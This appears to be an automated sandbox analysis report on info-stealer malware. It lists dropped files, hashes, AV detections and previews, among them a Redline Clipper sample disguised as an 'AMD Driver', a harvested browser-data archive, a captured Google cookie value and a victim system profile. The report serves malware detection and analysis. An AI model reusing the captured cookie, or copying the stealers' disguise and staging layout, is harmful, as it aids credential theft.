SSDEEP:	1536:h/hvtb1ATOUvTzkROc03vVPgK6x9pXH6NcuJFS2ybU8gfhjhY33XTzKJg+TDKdF:Jhvt5UvT0IvVH67NozSetY33XT9RF
MD5:	9200068D101D73865B3B35A3A2E9C861
SHA1:	BEB5B99AF33B44208574F61BEAD1DCC899AB5505
SHA-256:	63C9E6E083DFC022B67FBC9B1D64F61EEBD189B1D3C497BB2F64AD25D90EAC0C
SHA-512:	BAC0C88E4634B419E8186FAC1BB249C619EDC79F8CD53E4815F1D4034EFE7983079034E87FDCD2BB981FB9C7F3AF500889FFA0CA27FDB257F0DA3E8C10A5C0A5
Malicious:	false
Reputation:	unknown
Preview:	PK.....8..T....."...autofill/Google Chrome_Default.txtUT.....a...a...a..PK.....8..T.....cc/Google Chrome_Default.txtUT.....a...a...a..PK.....6..T\~.l.....!...cookies/Google Chrome_Default.txtUT.....a...a...a-..N.0...3&>.....B.ip.....O.....e.gy....4g.....}v.!N.S.....\[..|..5.V-...=.kBiJ?.+....]..}.h....y..Lt.Sb.:}.cS..KO.\.r..,.....M6.X....q9..3..v.@..z..71..t.Up..CS.~..g.mo.....PK.....8..T.....outlook.txtUT.....a...a...a..PK.....6..T.....passwords.txtUT.....a...a...a..PK.....:..T..h..Y...x.....screenshot.jpgUT.....a...a...a..wX.].6...T.....z.U....)B@@@....Dz...z't).{/.....y.....d..*.u.....w....*..444.....n. .....{..=<\\<B.....4.d..Lt,.t...."<. A..#.....4..S.yIe.)i.T&h.xx.....PK.1.I....k.....`.0.....h..hw..:.....}\<.....h....XX...o....0..H.....0....Eg.czR..2..Y....}\.G..,...@.B."..b..O....UTut.....m^..A..^.{xzy..~.....OHL...../(..BT....

C:\ProgramData\216363876181815\cookies\Google Chrome_Default.txt	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\ProgramData\216363876181815\cookies\Google Chrome_Default.txt	
Size (bytes):	218
Entropy (8bit):	5.787907296270898
Encrypted:	false
SSDEEP:	6:PkopYjdSQHo3HWvmWogYmmYIkV0NAXhtfx:copYxzkYLmWV0Ghtp
MD5:	550A7FD2AB480B2F537E0CB278AB1906
SHA1:	3B890274F3CFC06C13E6CB6B048FFB6D5E80BB34
SHA-256:	461A1E12872241809075955E29ED062E3283BF5BDA7B04DD59D35525D01076FA
SHA-512:	215B8EF44D47B8FA461778F906A78E3853A55EA06B5620458CBC61E1B3BCB93B43E938A6C6F6DE632FC7B0AB61822465C19CB0F90B202877CF102AEDE7B8E34
Malicious:	false
Reputation:	unknown
Preview:	.google.com.FALSE./.FALSE.1617282077.NID.204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSq OJD3t1X1QzZ6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34..

C:\ProgramData\216363876181815\screenshot.jpg	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	96432
Entropy (8bit):	7.889814524206817
Encrypted:	false
SSDEEP:	1536:/89x/MXMW43IdwOXuC0egGHxlhdHukWKjsUeCk2DlcU2KzVSGsZXGRm1DksSGnoO:8xoMWE9FRKHx/dHugvnH2SoGsP1D/fca
MD5:	31F3CB09A4FE5BDD3F5A4E07E3D5E80C
SHA1:	4773BFCF181148B2608B26333A65A345DE927632
SHA-256:	39B9823D745DACF3CDC310155B96047345001C479730A1A0BDC67DEC9DD6171F
SHA-512:	21D202EA2D9D57908CD99F20BD73E03895BE97D7D56A66053133964DC1D29D988B7CD6C6194FFDE345B56B0B5A9984E354807F4A55EA88C9142F91009A4C17E
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`.....C..........................#.%$".''!&+7/&)4)!"0A149;>>>%.DIC<H7=>;...C...........;("(;;;...........".. }........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ......w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?..1E..+....+R..... r..V.HY.m.q.......o...s<.-........RrHi6r.....i...#...36........J2lo#..9......E.i...%[.......XA8Ve.[....Uj...Ju%.!..4..4.W.C.z.x".uT..b.q..Z.....{VU....*..2........jv<.R.,\|..?..........^...6..].. ...h. ...8.],M*..;.:s..EJ(..3.(....R.\|/.N.....U..Ia......qS&....3.....P.?.}.?.!.?.P.C.}n..!.=.K.l.......'.....GK.g..T...Wj.s.^K$o....Q...5q...J.;

C:\ProgramData\216363876181815\system.txt	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	9543
Entropy (8bit):	5.11920389664925
Encrypted:	false
SSDEEP:	96:7c3lOkrVbZuauz0NpIKXDplsdM984uRAuzQ7uZUM9QYh1FcGEcLbLaAhy0/roqQ9:7gOk5bZPewHranRAJhusXca4hLCPTNAY
MD5:	C594072E4DCD879A9AE8E5A0D702BAA5
SHA1:	2C0FB2148802BF95C7FE7BA979535432382FA18D
SHA-256:	138D8B5C8FE59AFEA76285A7477AA10EA0CEA2E0D907A8D2BE185204247B5784
SHA-512:	2468DA68722C2B8FEA1C94396CAECEE171266F13C5657417D33F63AB42110C10AFC74BF3D09608C49C2FE48DFB52F9871E16FF8B0404F4BFC8001167B7256452
Malicious:	false
Reputation:	unknown
Preview:	System --..Windows: Windows 10 Pro..Bit: x64..User: user..Computer Name: 936905..System Language: en-US..Machine ID: d06ed63 68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..Domain Name: Unknown..Workgroup: ZTGJILH..Keyboard Languages: English (United States)....Hardware --..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..Logical processors: 4..Videocard: Microsoft Basic Display Adapter..Display: 1280x1024..RAM: 8191 MB..Laptop: No....Time --..Local: 14/1/2022 13:49:28..Zone: UTC-8....Network ------------------ -----------------------------..IP: IP?..Country: Country?....Installed Softwrare ---------------------------------------..Google Chrome 85.0.4183.121..Microsoft Office Professional Plus 2016 16.0.4266.1001..Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501 12.0.30501.0..Microsoft Visual C++ 2

C:\ProgramData\216363876181815\temp	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C

C:\ProgramData\2163638761818l5\temp	
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\ProgramData\AMD Driver\taskshell.exe	
Process:	C:\Users\user\AppData\Local\Temp\dll.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	4.984553146139583
Encrypted:	false
SSDEEP:	192:BBvZzg2+TI6K9LCHb0kmnUdaIA98WgfUUBREbQ4X:BBvRgvI6gLCHYjnUA82+P4
MD5:	B335EEB40D0443DADCDEFC578A23B5DA
SHA1:	67AF99514E1230182E4DC463F1C6BA42047AD213
SHA-256:	5D67A694351D9BDB571EF7B9217E7E05EF88B0F650BBD539217D3A686C077586
SHA-512:	0E9E12F32F5011C4B8B09A59B9E58C2811142FF9541428B6EBDE07B6E2F4ADF41A0D65957D824712DF27769E5AE9281D300F76439576100B362ACD00FA09E114
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: C:\ProgramData\AMD Driver\taskshell.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 75%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...G|.....0.. .....n?... ...@....@.. .....@.....?..W....@.....`..... ..... ..H.....text...t.... ... ..... ..`.rsrc.....@.....".....@..@.rel oc.....`.....(.....@..B.....P?.....H.....H&.....(....*Z.~....o....o.....,.*.*.(....~....%-.&~.....#...s....%.....(....*2.....(....*.~....,*~....%-.&~.....s....%.....s....%.o....o....*..o!.....~....o"...(.....(#...*..(2...*V.....(+...(3.....*.s.....*..(4...*.s....(5...*Z~....o"...~....(....&*.s".....*J~....%-.&*..o....*..{%...*"..}%...*..{&...*"..}&...*..0..N.....s.....~....s(...%r...po%...%rG..po'...o....~....s(...%r.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_chormuim.exe_f835bf2b83f3c8457b2c9f23c56c3875f48489e0_b8655ec3_01487522\Report.wer	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.3640760485297823
Encrypted:	false
SSDEEP:	192:bFa+nxbHUgJ8CMa1LHp0/ykc4h3+1c/u7s4/S274lty:FndUgJ8CMaRJ+ykum/u7s+X4lty
MD5:	DCED8EB824A22431AEFC96FC4FCBA03A
SHA1:	5479231D5B14BDEAA24D1763997092181A01C9E7
SHA-256:	C2B19A4A0F1ACDD3CCF82B6E3E5692F7E1B1CCC1D96AB6E00BE74649A9D61506
SHA-512:	FA54B4EF4F6436B57B21823987C0671CBB2AA795D62D8FD10786D1FAA6C4BB12832791DDE6B0CAD8B08AF563506D352FF5276D4E24D51F2A076B548044D9BC9
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.6.6.7.0.5.9.8.1.4.9.6.5.5.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.6.6.7.0.6.0.3.8.9.9.6.4.9.0.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.c.4.1.2.5.f.5.-.9.5.1.4.-.4.2.a.e.-.a.0.9.6.-.e.3.1.b.4.c.8.2.2.8.8.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.4.e.9.e.1.4.5.-.9.8.4.c.-.4.3.8.2.-.9.6.1.1.-.2.1.6.8.2.1.1.3.0.a.e.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.c.h.o.r.m.u.i.m...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.S.t.o.r.m.K.i.t.t.y...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.8.-.0.0.0.1.-.0.0.1.c.-.6.e.f.8.-.2.0.9.8.9.0.0.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.3.c.2.4.5.e.7.7.4.3.4.2.f.f.7.f.2.9.5.0.a.d.2.9.7.d.1.1.3.7.8.0.0.0.0.0.0.0.0.!.0.0.0.0.c.7.7.9.0.4.9.5.4.9.5.5.9.0.6.c.1.7.9.2.b.9.5.6.c.b.5.8.b.e.0.0.a.9.c.c.b.1.4.0.!.c.h.o.r.m.u.i.m...e.x.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5768.tmp.dmp	
Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 16 streams, Fri Jan 14 21:49:59 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	763368
Entropy (8bit):	3.1512919226688734
Encrypted:	false
SSDEEP:	6144:dFvjNdR+/09rpSO5PZLO4V+PUhvkw+YvaY9Z03/7Y:hOsxPQfwB3ZJ
MD5:	3ABFBD6A7FDEC5F419726C1017ED1237
SHA1:	F48BD3891130B928BFC97910E837EBEA1F037EF1

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5768.tmp.dmp	
SHA-256:	4C2F173C584AC6902D954363CBD9BA31EFF92FDC0348EF61081E20297C5A17DD
SHA-512:	2708AEFB26EF0D1F9CB82E9FBA447FD3325B66083F814FCFC0E805AD37130554FC0ABCEE35CA2933C04EBBC653E4B05FDDF07A0B831D3DD40AC78035292F2F FD
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....a.....(.....T...,3.....:...3.....P.....l.....8.....T.....v.../.....$n.....p.....U.....B.....p. .....Lw.....pm...T.....h.....a.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER667D.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6778
Entropy (8bit):	3.7155386537772936
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiJy9jYZ9SWCieiCprp89bgzzDf0acgm:RrlsNiWjYzSWCQgHDfy
MD5:	29AD5090D45DC7C33CE75975BAEF0E27
SHA1:	C934F885FC07EFCCAD16B90A31E7F4086443C74A
SHA-256:	9789DAABC11C5FA6F2B8031C734E9B3219758A2BF7DB60B3D3CC65A8D77FEB30
SHA-512:	9B08F1CA796011BAA616BF2C2D7C3C611A35D2085B401196174C4A708CD2A421A49EFCF942FA22A87057CD0E6B3D2851BFC403E97A86CD725B252AB534215A0
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. </.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. </.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.4.</.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6804.tmp.xml	
Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4767
Entropy (8bit):	4.449777834896342
Encrypted:	false
SSDEEP:	48:cvIwSD8zsrJgtBI99/VWSC8BL5s8fm8M4Jq4CF+7yq8vi4Y5741bpWzd:uITfF/kSN95RJZjWBCqWzd
MD5:	8711E4DF07D982E7F73AAA30A6ADEE2F
SHA1:	E6207FAE8ED5D47BBEFBDA7221DD48D6E8A6DB8E
SHA-256:	5AA01BACF75F24930A4D5E01248D3428DE4E3D2A183E03B18E40632C867A6625
SHA-512:	1A3C8C97B5329743A04A998AB2DFF887354F0655E205C7B8660ED8D56ED35EB2BD0079C141C92E7B710A304F9702BE942BAAD597DD7F4EB0820C59761F0A82D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1342500" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\freebl3.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false

C:\ProgramData\freebl3.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....''!.....f.....).....p.....s....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\ProgramData\mozglue.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;.....;.W...;...8..;...?..;...:..;...>..;...:..;...:.w.;...?..;...>..;...;..;...;...9..;.Rich.;.....PE..L...._.[.....''!.....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T....h...h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..h....0.....@..B.....

C:\ProgramData\msvcp140.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....''..;.....;.....;.....;.....;.....;.....;-...;.....Rich.....PE..L....8'Y.....''!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

C:\ProgramData\nss3.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6

C:\ProgramData\nss3.dll	
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z.._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[......"!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`..."...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\ProgramData\softokn3.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[....."!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls.... ..... .@.0..reloc...'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\AppData\Local\Temp\svchoste.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D

C:\ProgramData\vcruntime140.dll	
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...I.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Browsers\Google\Cookies.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	224
Entropy (8bit):	5.782870619540114
Encrypted:	false
SSDEEP:	6:Pk3rqTdJs4mHo3HWvmWogYmmYIkV0NAXhtfx:c7kRmkYLmWV0Ghtp
MD5:	8B9269A5156D32C2E2853A0CC875A29F
SHA1:	348ED3AF6B617E65958098883A96F024C442FCD6
SHA-256:	8237EB8270FD347F73AF5B35D10AEC568B2AFC2BE5EEFA76C7B5B4EE49940AF5
SHA-512:	9DF1C9E5C1CA953915E1EA2FBFBC98CBE1F6707058643DDEAE4283D927056A7BDAC568F60F8179B308F681614BD43F04CF6F93E5B48460947995DF093C06719
Malicious:	false
Reputation:	unknown
